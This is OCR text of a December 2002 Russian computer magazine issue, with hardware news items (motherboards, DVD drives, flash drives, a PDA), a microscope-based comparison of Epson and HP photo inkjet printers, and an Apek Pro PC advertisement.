
Компания Shuttle и дальше продолжает издеваться над компьютерными девайсами. На сей раз ее миниатюрный скелет Shuttle XPC SK41G, основанный на чипсете VIA KM266, имеет совсем смешные размеры - 185x200x300 мм. Эта миникамера представляет собой собственно сам корпус (скелет), материнскую плату и



фирменную систему охлаждения ICE (Integrated Cooling Engine), позволяющую не использовать обычные кулеры и, следовательно, позабыть о надоедливом шуме. Отправить же свои девайсы в чрево этого скелета стоит порядка 320 убитых енотов.

Доступный Bluetooth


Если ты еще не успел обзавестись Bluetooth адаптером, то имеет смысл присмотреться к новинке от Comet Labs, выпустившей свой девайс с интерфейсом USB (1.1). Этот адаптер способен соединяться с семью



Bluetooth устройствами. Софт, идущий в комплекте, позволяет автоматически распознавать Bluetooth девайсы и устанавливать с ними защищенные соединения. Продается же этот полезный малыш за 72 американских бака.

Продвинутая мамочка

Пользующаяся особым уважением среди оверклокеров компания Gigabyte в преддверии НГ решила уважить всех тех, кто решился на очередной масштабный апгрейд. В этом им поможет новая гига-материнка - GA-7VAXP Ultra (из серии K7 Triton 400). Чтобы удостовериться в ее потенциале и возможностях, взгляни на характеристики:
Чипсет - VIA Apollo KT400;
Поддержка AMD Athlon XP с 200/266/333 МГц FSB;
AGP 8x;
Поддержка памяти DDR266/333/400 (до 2 ГБ DDR400 и до 3 ГБ DDR333);
Два порта Serial ATA;
Шесть портов USB 2.0;
Три порта IEEE 1394;
Контроллер RAID ATA 133 IDE;
6-канальный звук;
Интерфейс S/P-DIF;
Контроллер Ethernet 10/100Mb LAN;
Поддержка фирменных технологий DualBIOS и EasyTune 4.



В общем, ясно, что с такой материнкой можно построить отличную и производительную систему с АМДешным процессором.

Подарок для меломана

Компания iRiver представила свой новый MP3/CD плеер - SlimX 400. Новинка комплектуется специальной сумочкой, фирменными наушниками, пультом ДУ с 4-строчным ЖК-дисплеем, блоком питания и комплектом батареек с зарядкой. Что касается самого плеера, то он может похвастаться поддержкой MP3, WMA и ASF, встроенным FM-тюнером, отображением плей-листов, ID3-тэгов, а также возможностью автома-



тически подстраивать эквалайзер. Просят же за эту мп3'шную радость всего лишь 200 уев.


Dual RW от Sony

Компания Sony выпустила сразу два DVD-RW-привода: внутренний DRU500A и внешний DRX500UL. Их уникальная особенность - поддержка сразу четырех форматов записи: DVD+RW, DVD-RW, DVD+R и DVD-R. Так что теперь юзверю не придется ломать голову над выбором нужного формата и их совместимости. Что касается остальных характеристик, то они тоже находятся на весьма высоком уровне:
Интерфейс - ATAPI (DRU500A) и IEEE1394/USB2.0 (DRX500UL);
Поддерживаемые форматы записи/перезаписи - DVD+R, DVD+RW, DVD-R, DVD-RW
CD-R, CD-RW;
Скорость записи - 2.4x (DVD+R и DVD+RW), 4x (max) DVD-R, 2x (max) DVD-RW, 24x (max) CD-R, 10x (max) CD-RW;
Скорость чтения - 8x (max) DVD-ROM, 32x (max) CD-ROM;
Среднее время доступа - 200 мс (DVD-ROM), 160 мс (CD-ROM);
Объем буфера - 8МБ.

Также имеется поддержка фирменной технологии защиты буфера от опустошения плюс внушительный пакет ПО, идущий в комплекте.

Новые USB-брелки

Компания Memory Experts International представила свою новую линейку USB-брелков ClipDrive: ClipDrive, ClipDrive Plus и ClipDrive Bio. Первая модель ничем особенным похвастаться не может, зато ClipDrive Plus поставляется со специальным ПО, шифрующим дан-



ные на этом компактном носителе. Самая же интересная модель - ClipDrive Bio защищена от доступа посторонних любопытствующих системой проверки отпечатков пальцев по заданному эталону. Емкость брелков в зависимости от модификации составляет от 16МБ до 1ГБ. Похоже, скоро подобные девайсы окончательно и бесповоротно добьют многострадальный флопарь :].


Крутой брэнд Genius

У многих марка Genius ассоциируется с мышками и клавами. И правда, эта компания успешно завоевывает рынок периферийных девайсов, сочетая хорошее качество и приемлемую цену. Поэтому известие о получении этой компанией национальной награды «EFFIE» на церемонии «Брэнд Года/EFFIE2002», прошедшей в начале ноября в Новом Манеже, мы восприняли безо всякого удивления. Остается только пожелать этой компании новых удачных девайсов и невысоких цен на них.



Шпионская камера

Компания Creative выпустила настоящего малыша среди цифровых камер. Имя новорожденного - CardCam Value. Его толщина составляет всего 13 мм, а вес - 50 г. Несмотря на размер и возраст, он уже умеет снимать видео, фото, а также может использоваться в качестве web-камеры, подключаясь к компьютеру через USB. Вот его краткие характеристики:



CMOS сенсор;
Разрешение снимков - 320x240 или 640x480;
Разрешение видео - 320x240;
Встроенная память - 2 Мб (99 снимков 320x240 или 22 снимка 640x480);
Оптический видоискатель.

Питается же малыш двумя батарейками (форм-фактора AAA), а в придачу уже успел получить USB кабель, драйвера и разнообразный софт (Creative PC-Cam Center, Creative Webcam Monitor, Ulead Photo Express и Microsoft Netmeeting).

Монитор от Rolsen


В сообществе недорогих мониторов пополнение. На этот раз своей новой моделью C505 порадовала компания Rolsen. Ее детище имеет 15-дюймовый экран (на ЭЛТ) с шагом пикселей в 0.28 мм. Остальные спецификации имеют следующий вид:
Антистатическое антибликовое покрытие;
Максимальное разрешение - 1280x1024x60 Гц;
Горизонтальная синхронизация - 30-70 Гц;
Вертикальная синхронизация - 50-130 Гц;
Экранное меню OSD;
Разъем видеовхода - 15-штырьковый D-sub;
Соответствие стандарту TCO'95;
Размеры - 363x386x364 мм.



Как видишь, все вполне прилично. Особенно за такие деньги (около 120$).

200 ГБ за бортом

Все больше и больше девайсов стремятся вырваться из тесного и жаркого системного блока. На сей раз это удалось новому винчестеру от Western Digital. Казалось бы, ничего удивительного, однако объем этого внешнего устройства поражает вообще - целых 200ГБ! Согласись, неплохая «дискеточка», особенно для тех, кто увлекается цифровым видео. Скорость вращения шпинделя у новинки составляет 7200 об/мин, среднее время доступа - 8.9 мс, объем буфера - 2 МБ, а подключение к компу происходит через интерфейс FireWire. Стоит же этот гигабайтовый монстр порядка 400 вечнозеленых.



Линейка мам от Abit

Думаю, мамки от компании Abit в особом представлении не нуждаются. Сообщу только о существенном пополнении в линейках плат для

В номере:

ДЕКАБРЬ 2002
№48

AMD'ешных процессоров. Первый модельный ряд AT7MAX2 основан на новом чипсете VIA KT400 и имеет множество наворотов типа поддержки AGP 8x, Serillel ATA RAID, четыре слота DIMM (DDR 400/333/266/200), 6-канальный звук, LAN, пять слотов PCI, десять (!) портов USB 2.0, три порта Firewire (IEEE1394), а также продвинутые фишки для разгона. Вторая линейка - KD7 насчитывает в своем ряду аж четыре материнки: KD7-G, KD7-S, KD7-RAID, KD7. Такое многообразие объясняется направленностью на различные интересы юзверей, так что выбрать подходящую для себя (и своего кошелька) маму из этой линейки не сложно. Основаны они все на том же чипсете VIA KT400, только в различном исполнении (в зависимости от нужд и возможностей потенциальных покупателей). Третья же линейка - NF7 состоит из трех мамок: NF7-S, NF7-M и NF7. Их отличительной особенностью является использование новейшего чипсета от NVIDIA - nForce2. Материнка NF7-S имеет практически такое же продвинутое исполнение, как и AT7MAX2, поэтому направлена в высокопроизводительный сектор рынка. NF7-M может порадовать бережливых юзеров наличием встроенного видео уровня GeForce4 MX, ну, а NF7 удачно сочетает в себе наличие всего самого необходимого за разумные деньги.

Российский КПК

Компания Rover Computers объявила о выпуске карманного компьютера RoverPC P5. Вот его основные характеристики:
Операционная система - Microsoft PocketPC 2002;
Процессор - 206 МГц Intel StrongArm;
Память - 32 Мб Flash ROM, 64 Мб RAM;
Экран - 240x320, 65536 цветов;
Слоты расширения - Compact Flash I/II, SD/MMC;



Интерфейсы - USB, IrDA;
Батарея - Advanced Li-Ion 1050 мА*ч;
Размеры - 125x77,6x16,3 мм;
Вес - 150 г.

Как видишь, спецификации вполне соответствуют современным стандартам, а основное отличие RoverPC P5 от других КПК - русификация на уровне ядра операционной системы, что позволяет увеличить производительность, устойчивость системы и время работы от батареи. Причем выбрать английский интерфейс тоже не составит никакого труда. Стоит же этот карманный монстр порядка 400 баксов.

Компьютер AgeNT

Компания NTComputer представила свой компьютер AgeNT 3000/60, выполненный на базе самого мощного на сегодняшний день процессора - Intel Pentium 4 3,06 ГГц. Частота системной шины - 533 МГц, объем оперативной памяти - 512 МБ (DDR 333). Видеокарта на базе nVidia GeForce4 Ti4600 со 128 MB DDR и звуковуха Creative SB Live Platinum Audigy сделают отдых за таким мощным компом максимально комфортным. К тому же в этом системнике присутствует винт на 60 ГБ и DVD-привод, что совсем шоколадно. В общем, если очень хочется иметь крутой комп, а собирать его самому не в кайф, можно купить AgeNT 3000/60 и не париться.

Долой кулеры!

Ты, наверное, уже заметил, что современные компы зачастую бывают очень шумными. За большую скорость и стабильную работу ПК юзер вынужден расплачиваться надоедливым гулом вентиляторов. Так вот, чтобы сберечь свои нервы и уши, компания Zalman предлагает новую безвентиляторную систему охлаждения ZM80A-HP. Не так давно эта компания уже предлагала подобное решение, но предыдущая модель устанавливалась не на каждую материнскую плату (все зависело от располо-





жения конденсаторов). Теперь же подобные проблемы удалось решить, так что никаких затруднений с установкой быть не должно. Весит ZM80A-HP 400 г, а ее площадь составляет 1300 кв.см. Смерть карлсонам? ;]

LG.Philips завоевывает рынок LCD

Компания LG.Philips LCD запустила новейший завод по выпуску жидкокристаллических панелей пятого поколения, который уже начал производство первых панелей для 15» и 18» мониторов, ноутбуков и телевизоров. Кстати, LG.Philips LCD уже заняла лидирующее место на рынке ЖК-панелей с диагональю 18,1 и 20,1 дюйма, благодаря поставкам своей продукции таким гигантам компьютерной техники, как Dell Computer, Hewlett-Packard и Sony. Нам же этот новый виток развития ЖК-экранов обещает еще большее качество исполнения за меньшую цену. Может уже настало время выбрасывать свои старенькие моники на помойку и заменять их продуктами высоких и безопасных технологий ;]?

Дешевые цифровушки

К новому году все больше компаний стремятся выпустить в продажу свои привлекательные новинки по симпатичным ценам. Очередной пример этому - две новые цифровые камеры от компании Visioneer. Название новинок: Visioneer MX 200 и Visioneer MX 230, а их отличительные особенности выглядят так:
Разрешение 2 Мегапиксела;
USB интерфейс;
3-х кратный цифровой зум;
Возможность записи видеоклипов (до 60 сек)
Возможность использования в качестве веб-камеры;
8 МБ встроенной памяти;
1.5» LCD TFT дисплей;
Поддержка карт памяти Secure Digital и MultiMedia Card.

MX 230 к тому же имеет 3-х кратный оптический ZOOM. Цена на MX 200 должна порадовать многих российских юзверей, т.к. просят за нее всего 100 уев. Модель MX 230 несколько дороже - за нее придется выложить около 180$.

DVD-прелесть

KiSS Technology выпустила DVD-проигрыватель DP500, который помимо всего прочего оснащен интегрированным Ethernet-адаптером, а также поддерживает кодек DivX. Это позволяет ему загружать и воспроизводить видео, как из локальной сети, так и из



интернета. Сердце этого проигрывателя - чип EM8500. Поддерживаемые диски: CD/MP3, CD-RW, SVCD, VCD и DVD-RW. Но и это еще не все. DP500 можно использовать и для прослушивания интернет радиостанций. Стоит же все это великолепие всего 400 баксов.



test_lab (test_lab@gameland.ru)

Домашняя фотостудия

Вся правда о цветной фотопечати на струйниках!

Многие мечтают о домашней цифровой фотостудии. Правда, вслед за мечтами возникает куча вопросов: сможет ли цифровая мыльница (один — два мегапикселя) дать сносное качество, сможет ли принтер напечатать, как районная фотолаба. Для тебя мы замучили несколько струйных принтеров, будем разбираться!

КАКИЕ БЫВАЮТ ГОЛОВКИ?

Чтобы лучше воткнуть в работу принтера, вспоминай технологии струйной печати. EPSON юзает пьезоголовку. Электричество меняет форму пьезокристалла, и он выталкивает чернила на бумагу. HP и LEXMARK используют термоголовку. Электричество нагревает чернила, часть испаряется и выталкивает жидкость на бумагу. Термоголовка быстро изнашивается, поэтому у HP и LEXMARK она совмещена с картриджами.

Печатающая головка EPSON не сменная, если забьется - топай в сервис-центр. Однако EPSON обещает, что при использовании оригинальных расходных материалов она прослужит долго.

От работы головки зависит качество печати. Мы особо придирались к размерам, форме и расположению капелек краски, которые принтер оставляет на фотобумаге.

ЗАЧЕМ НУЖНА ФОТОБУМАГА?

Даже самый навороченный фотопринтер плохо печатает фотки на обычной (туалетной :)) бумаге. Причину этого можно разглядеть под микроскопом. Лист офисной бумаги волокнистый! На такую поверхность краска ложится неровно, кажется, что зерно очень крупное. Чернила расплываются, и фотка получается нечеткой. На фотобумаге краска не растекается и не корежится волокнами, потому цвета выглядят равномерными, а изображение получается четким. Эти тонкости важны для фотографий! Любой из наших фотопринтеров хорошо печатает тексты на офисной бумаге.

Фотобумага дороже обычной (до 15$ за 20 листов А4). Лучше печатать на фирменной бумаге (EPSON, HP и так далее). LEXMARK разрешил использовать русскую фотобумагу «Славич» для своих принтеров. Она так же хороша (проверено под микроскопом), но стоит дешевле.

Фотобумага бывает стандартных фотоформатов, типа 10X15. Для печати без полей нужна лента, либо бумага с отрывным краем. Чтобы не запачкать бумагу при печати, принтер должен держать ее за белое поле. В случае с лентой фото отрезают, а белое поле остается на ленте. Отрывной край с белыми полем надламывают и отрывают.

Существует фотобумага-наклейка, такие отпечатки можно клеить на толстые предметы. Есть такая бумажка, с которой отпечаток утюгом переводится на футболку.

От фотобумаги сильно зависит качество фотопечати. Мы проводили тестирование на лучших образцах фирменной фотобумаги.

ИЗМЕРИТЕЛЬНОЕ ОБОРУДОВАНИЕ

Микроскоп «ШМ1» снабжен профессиональной системой измерения микрообъектов: Микрометр Окулярный Винтовой (ГОСТ 7865-58). Мы не претендуем на большую точность измерений, наша цель - сравнить разные принтеры. Однако, с помощью эталона (Объект-микрометр (ГОСТ 7513-55) мы отъюстировали наш измеритель с точностью +/-0,005мм. Этого достаточно, чтобы оценить размеры капли на фотобумаге.



Нет, это не струйный принтер, это наш микроскоп «ШМ1»





EPSON STYLUS PHOTO 950

EPSON STYLUS PHOTO 950

Лучшее качество, рекомендуем профессионалам для печати суперфотографий с завышенными требованиями.

НЕВООРУЖЕННЫМ ГЛАЗОМ!

Непосвященный не сможет отличить фотографию, сделанную на EPSON Stylus PHOTO 950, от напечатанной с пленки. Даже под лупой отпечаток признают за фотку. Профессионал заметит, что самую малость размыт фокус, зерно имеет регулярную структуру, а изображение чуть-чуть желтит, обрадуется плавным цветовым переходам, отличному смешению цветов и ВОДОСТОЙКОСТИ чернил на фотобумаге. Желтизну и фокус можно поправить с помощью специальных программ.

ВООРУЖЕННЫМ ГЛАЗОМ!

Капли где-то 0,025мм в диаметре, размеры НЕСУЩЕСТВЕННО колеблются. 950, как и все EPSON Stylus Photo, поддерживает технологию печати каплями переменного размера (3 разных размера капли). Однако в максимальном режиме печати – 2880x1440 – печать происходит каплями одного размера – 2 пиколитра. Во всех остальных режимах – печать тремя размерами капли.

EPSON Stylus PHOTO 950 складывает капельки, как кирпичи - капля к капле, не оставляя расстояния между ними, поэтому у него такие плавные цветовые переходы. Под микроскопом видно, что на темных участках эти капельки уложены в несколько слоев, так смешиваются цвета. Но на темных участках, когда можно в несколько слоев нанести краску основных цветов картриджа, неплохо смешает краски любой из наших принтеров. На светлых же местах много краски нанести не получается, и вылезают белые пятна. У EPSON Stylus PHOTO 950 такие пятна есть только на ярчайших (светящихся) объектах фотки. Все светлые объекты залиты сплошной «кирпичной» стеной без просветов, потому зернистость везде более-менее РАВНОМЕРНАЯ. Круто видны преимущества EPSON Stylus PHOTO 950 на мягких, нерезких тенях, у остальных принтеров с такими тенями ПРОБЛЕМЫ! Из-за кирпичной стены можно различить регулярное зерно – но только под лупой!

КАРТРИДЖ И ГОЛОВКА

Комбинация шести цветов дает фотопалитру. Консультанты из компаний EPSON и HP уверяют (ссылаясь на исследования), что чернила в домашних условиях заканчиваются одновременно. По нашему опыту, какой-то цвет обычно заканчиваются раньше. Потому, СУБЪЕКТИВНО, отдельные картриджи для каждого цвета - ГРОМАДНОЕ преимущество EPSON Stylus PHOTO 950.

Принтер тратит много чернил на прочистку сопел и плотное заполнение точками. Цветов шесть, но картриджей семь (два черных), для ускорения печати текста.

Юстировка головок - сложный процесс. Можно НАСТРОИТЬ РАВНОМЕРНОСТЬ ЗАЛИВКИ! Меню драйвера удобное, все под рукой. EPSON Stylus PHOTO 950 один из самых тихих принтеров. Во время печати можно открыть крышку, и если изображение выводится криво, можно прервать печать. На принтерах других фирм при открывании крышки печать встает.

ОСОБЕННОСТИ

EPSON Stylus PHOTO 950 умеет печатать на толстом материале (до 2,5мм) и не гнуть его! Теперь можно не только напечатать целый порноальбом, но и оформить его жесткой обложкой.

Можешь печатать даже на CD-R! В комплекте есть программа, чтоб делать макет дизайна диска. Правда, нужны специальные диски для струйной печати. Друзья говорят, что пробовали печатать на обычных. Результаты непредсказуемы.

EPSON Stylus PHOTO 950 с помощью поставляемого в комплекте автоматического резака рулонной бумаги отрезает от фоторулона готовые отпечатки и складывает их в мешочек. Если этого механизма нет, то нужно следить за лентой (чтобы не помялась), а потом работать ножницами.

ИНТЕРФЕЙСЫ

Для совместимости со старыми компами есть параллельный порт. Хотя, умнее будет к древней тачке купить USB-адаптер и послать параллельный порт навсегда. Интерфейс USB тоже есть.

EPSON STYLUS PHOTO 925

НЕВООРУЖЕННЫМ ГЛАЗОМ!

Даже с лупой можно спутать отпечатки принтера и фотолаборатории. Профессионал заметит усилившуюся регулярность зерна, по сравнению с EPSON Stylus PHOTO 950. Цвета смешиваются не так идеально, контраст повыше, фотография поярче, однако фокус также слегка размыт и фото отдает в желтизну. Цветопередачу, фокус, контраст и яркость крутят с помощью софта. Печать на фотобумаге ВОДОСТОЙКАЯ!

ВООРУЖЕННЫМ ГЛАЗОМ!

Размер капли 0,025мм. Капельки лежат как кирпичи - одна к другой, но есть щели между рядами. Оттого принтер хуже мешает цвета, а зерно заметнее! На темных объектах краска лежит в несколько слоев, можно встретить множество смешанных цветов. На светлых зонах плотно уложены точки основных цветов картриджа, правда, есть белые зазоры.

КАРТРИДЖИ И ГОЛОВКА

Всего два картриджа: один под черный цвет, другой под пять оставшихся. Не очень удачная конструкция, вероятность того, что закончится какой-то один цвет, больше, чем в случае с трехцветным или одноцветным картриджем. Юстировка головок проводится вручную.

ОСОБЕННОСТИ

EPSON Stylus PHOTO 925 умеет читать CF, Microdrive, Smart Media, Memory Stick, а SD и MMC - через дополнительные адаптеры. Принтер предназначен для прямой печати с цифровой фотокамеры. Черно-белый дисплей графический, отображает подробное меню с множеством настроек. Если фотограф жмот, то ему будет достаточно цифровой фотокамеры и такого принтера для печати фото, на компе экономим. Дополнительно можно купить цветной дисплей.

Специальный встроенный резак отделяет фотографии от фотоленты.

ИНТЕРФЕЙСЫ

Через специальный USB подключается zip или другой внешний накопитель, мож-

NEXT



EPSON STYLUS PHOTO 925

но сохранить данные в обход компьютера. Имеется обычный USB. Если все-таки подключить комп, то можно не только печатать с него, но и юзать принтер как флэш-ридер. Есть интерфейс для внешнего цветного дисплея предпросмотра фотографий.

EPSON STYLUS PHOTO 915

НЕВООРУЖЕННЫМ ГЛАЗОМ!

Привычное, с трудом отличимое от отпечатков средней фотолаборатории качество. Регулярность зерна заметнее, смешение цветов ухудшилось по сравнению с EPSON Stylus PHOTO 950. На отпечатках EPSON Stylus PHOTO 915 рассыпаются НЕКОТОРЫЕ специфические фотографии кожи. Разница отпечатков EPSON Stylus PHOTO 915 и EPSON Stylus PHOTO 950 заметна с первого взгляда! Незначительно размытый фокус и желтизну, можно поправить на компе.

ВООРУЖЕННЫМ ГЛАЗОМ!

EPSON Stylus PHOTO 915 также ставит точки размером 0,025мм, также кладет их кирпичной стеной, только щели выросли по сравнению с EPSON Stylus PHOTO 950. Принтер менее плотно заполняет светлые участки фото, но белые пятна МЕНЬШЕ, чем у принтеров других фирм в нашем обзоре.

КАРТРИДЖИ И ГОЛОВКА

Самая, на наш взгляд, неудачная система - пять цветов в картридже. Хорошо, что черный картридж отдельный. Принтер тратит чернила на чистку головки, на наших глазах извел 5% картриджа. На заполнение светлых областей уходит меньше чернил, чем у EPSON Stylus PHOTO 950.

При печати принтер шумит и раскачивает стол.

ОСОБЕННОСТИ

В комплекте есть PCMCIA-адаптер для чтения Compact Flash и IBM Microdrive, а также «4-в-1» адаптер для Smart Media, Memory Stick, Secure Digital, Multi Media Card.

EPSON Stylus PHOTO 915 предназначен для прямой печати с карты памяти цифрового фотоаппарата. Для удобства можно купить внешний цветной LCD дисплей. В корпус встроен текстовый дисплей с параметрами печати.

Заправляй фотобумагу, вставляй карту памяти, на цветном дисплее выбирай нужное фото, настраивай размер бумаги и параметры печати (глядя на черно-белый дисплей). Компьютер не нужен.

Зачем платить дополнительно за два дисплея и возможность чтения карт, когда можно печатать с компа? Оказывается, все дело в цветопередаче. Чтобы правильно настроить цветопередачу на компе, понадобятся нехилые знания работы с цветовыми профилями и сложным софтом. Часто невозможно совместить цветовой профиль камеры и принтера. К тому же по умолчанию приложения Windows используют профиль с ограниченным цветовым пространством.

Если печатать напрямую, то цветов получается больше. Некоторые цифровые фотокамеры передают в принтер информацию об условиях съемки. ИНОГДА это помогает сделать цветопередачу более естественной.

Все-таки, некоторым пользователям намного приятнее крутить изображение на компе. И потом нюансы цветопередачи уловит далеко не каждый глаз.

ИНТЕРФЕЙСЫ

Цветной монитор подключается к специальному гнезду. Имеется вход USB, то есть принтер умеет печатать и с компьютера тоже. Принтер может стать флэш-ридером и копировать фото с флэш-карты на комп.

HP DESKJET 5550

Лучшее соотношение цена-качество, рекомендуем не очень опытным пользователям для печати фотографий дома. На принтере можно печатать фото почти сразу после подключения к компу. Воткнул - и печатай.


EPSON STYLUS PHOTO 915



HP DESKJET 5550

НЕВООРУЖЕННЫМ ГЛАЗОМ!

Качество снимков, отпечатанных на HP DeskJet 5550, приближается к качеству фоток, сделанных на EPSON Stylus PHOTO 950. Зерно у HP DeskJet 5550 ощутимо крупнее, только располагается оно хаотично, поэтому на некоторых объектах отпечатки даже кажутся менее зернистыми. Профессионал заметит, что EPSON Stylus PHOTO 950 тщательней прорабатывает детали (особенно светлые объекты), гораздо лучше смешивает цвета и равномернее кладет ВОДОСТОЙКУЮ краску. Меняя настройки, профессионал добьется качества отпечатков EPSON Stylus PHOTO 950, превосходящих обычную фотолабу. СУБЪЕКТИВНО игры с настройками HP DeskJet 5550 к мегарезультатам вряд ли приведут. Исправится цветопередача (отпечаток сильно сваливается в фиолетовый), но с чистотой цветов и с зернистыми мягкими тенями ничего не сделаешь.

ВООРУЖЕННЫМ ГЛАЗОМ!

Капля 0,031мм в ширину. Многие капли состоят из двух, сидящих рядом, они сливаются в каплю длинной ~0,04мм. Под большим увеличением видны микроскопические брызги, хотя они настолько малы и редки, что не влияют на качество отпечатков.

На светлых объектах есть только капли шести основных цветов, стандартных размеров. Никаких больших смешанных капель мы там не нашли. Между каплями на светлых областях HP DeskJet 5550 оставляет белые дыры значительных размеров. Принтер искусно распределяет зерно на бумаге, так что на светлых объектах создается иллюзия отсутствия зернистости. Иногда хитрющие технологии HP DeskJet 5550 ошибаются, и на мягких тенях выступает безобразная пурпурная сыпь, заметная даже невооруженным глазом.

На более темных участках фото, как и у других принтеров, одни капли накладываются на другие, и получается множество цветов-смесей. В таких случаях под микроскопом отдельные капли не различить.

КАРТИРИДЖИ И ГОЛОВКИ

Для печати фотографий юзает два цветных картриджа, в каждом по три цвета. Если закончится один цвет, то в мусорку - только один цветной картридж, второй будет работать.

При печати текстовых документов фотокартридж нужно менять на черно-белый. После каждой смены картриджа принтер печатает калибровочную страничку.

ОСОБЕННОСТИ

Принтер рассчитан на новичков, которые хотят с минимумом затрат и усилий получать фото отличного качества. HP DeskJet 5550 снабжен автоматическим механизмом юстирования головок. На других принтерах это достаточно сложная ручная процедура.

HP 5550 автоматически калибруется, для этого он выводит тестовую страничку, и сам сканирует ее. Принтер умеет определять тип бумаги перед печатью. После установки дров принтер все делает сам. Это оценят новички. Интерфейс драйвера сделан не очень удобно.

ИНТЕРФЕЙСЫ

Для совместимости со старыми компьютерами HP 5550 снабжен параллельным портом, но лучше пользоваться USB. Внешний блок питания не очень удобен.

HP PHOTOSMART 7550

НЕВООРУЖЕННЫМ ГЛАЗОМ!

Нет отличий по качеству печати (с компьютера) от HP DeskJet 5550. Получше цветопередача, хотя все равно изображение сваливается в фиолетовый. Это легко регулируется с помощью софта.

ВООРУЖЕННЫМ ГЛАЗОМ!

Под микроскопом сразу видно, что HP DeskJet 5550 и HP PhotoSmart 7550 печатают фотки с компа одинаково. Те же слившиеся в овал пары капель, те же большие белые пятна на светлых объектах.

КАРТРИДЖИ И ГОЛОВКИ

3 картриджа: черный, фотокартридж, цветной картридж. Причем картриджи такие же, как и в HP DeskJet 5550. Печатаем одними и теми же чернилами и головками, на одной и той же фотобумаге!

Дополнительный черный картридж удобен тем, что его не надо постоянно менять местами с фотокартриджем. На скорость фотопечати это никак не влияет. Вероятно, влияет на скорость печати черного текста, но мы не проверяли.


NEXT

Компьютеры **Apek Pro** на базе процессоров Intel® Pentium® 4, созданные с использованием современнейших технологий, позволяют расширить Ваш бизнес и сделать надежные инвестиции в будущее.

Возможности компьютеров **Apek Pro** повысят эффективность работы Вашего персонала, учитывают требования сегодняшних и завтрашних приложений.
Универсальность, производительность и надежность компьтеров **Apek Pro** успешно используется в офисных приложениях при создании презентаций и проведении сетевых видеоконференций в реальном времени; в коммерции и торговых операциях с использованием трехмерных изображений; в науке и производстве при моделировании и визуализации задач, в системах автоматизированного проектирования и контроля технологических процессов.

Качественно новый уровень производительности и эффективности

Компьютеры Apek Pro на базе процессоров Intel® Pentium® 4



Apek Pro

Процессор - Intel® Pentium® 4 2.8 ГГц
Материнская плата - Intel® D845GB
Гигабитный сетевой адаптер - Intel® PRO/1000MT
Память - 512MB DDR
